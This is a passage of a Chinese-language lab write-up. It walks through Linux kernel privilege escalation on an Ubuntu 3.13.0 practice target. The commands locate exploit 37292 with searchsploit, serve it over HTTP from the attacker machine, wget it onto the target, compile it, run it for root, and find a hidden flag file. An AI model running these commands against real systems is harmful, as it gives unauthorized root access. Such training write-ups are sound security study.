

run

发现无法建立连接,发现该邮箱的系统使用的google Spell,需要修改成powershell,里面是PSpellShell,然后save。重新返回msfconsole,run,就没问题了
内核提权


现是ubuntu3.13.0,然后利用浏览器搜索Linux ubuntu 3.13.0-32 exploit,

searchsploit 37292 ---搜索kali本地的exp库中37292攻击脚本信息
searchsploit -p linux/local/37292.c
cp /usr/share/exploitdb/exploits/linux/local/37292.c /home/kali/Desktop
---目录自行修改
这个靶场在枚举信息知道:
无法进行GCC编译,需要改下脚本为cc
vim 37292.c

桌面开启http服务 python3 -m http.server 8087

靶机下载
wget http://192.168.182.130:8087/37292.c
成功下载后执行cc编译:
cc -o exp 37292.c ---C语言的CC代码编译点c文件
chmod +x exp ---编译成可执行文件,并赋权
./exp ---点杠执行


提权成功,成功获得root权限,然后查看根目录,寻找靶机的flag
这里如果cd /root后,利用ls命令,无法查看到flag文件,需要利用 ls -a 显示所有文件并且包括隐藏的文件,发现.flag.txt文件
更多推荐

 0
 0
- 0


 已为社区贡献4条内容

所有评论(0)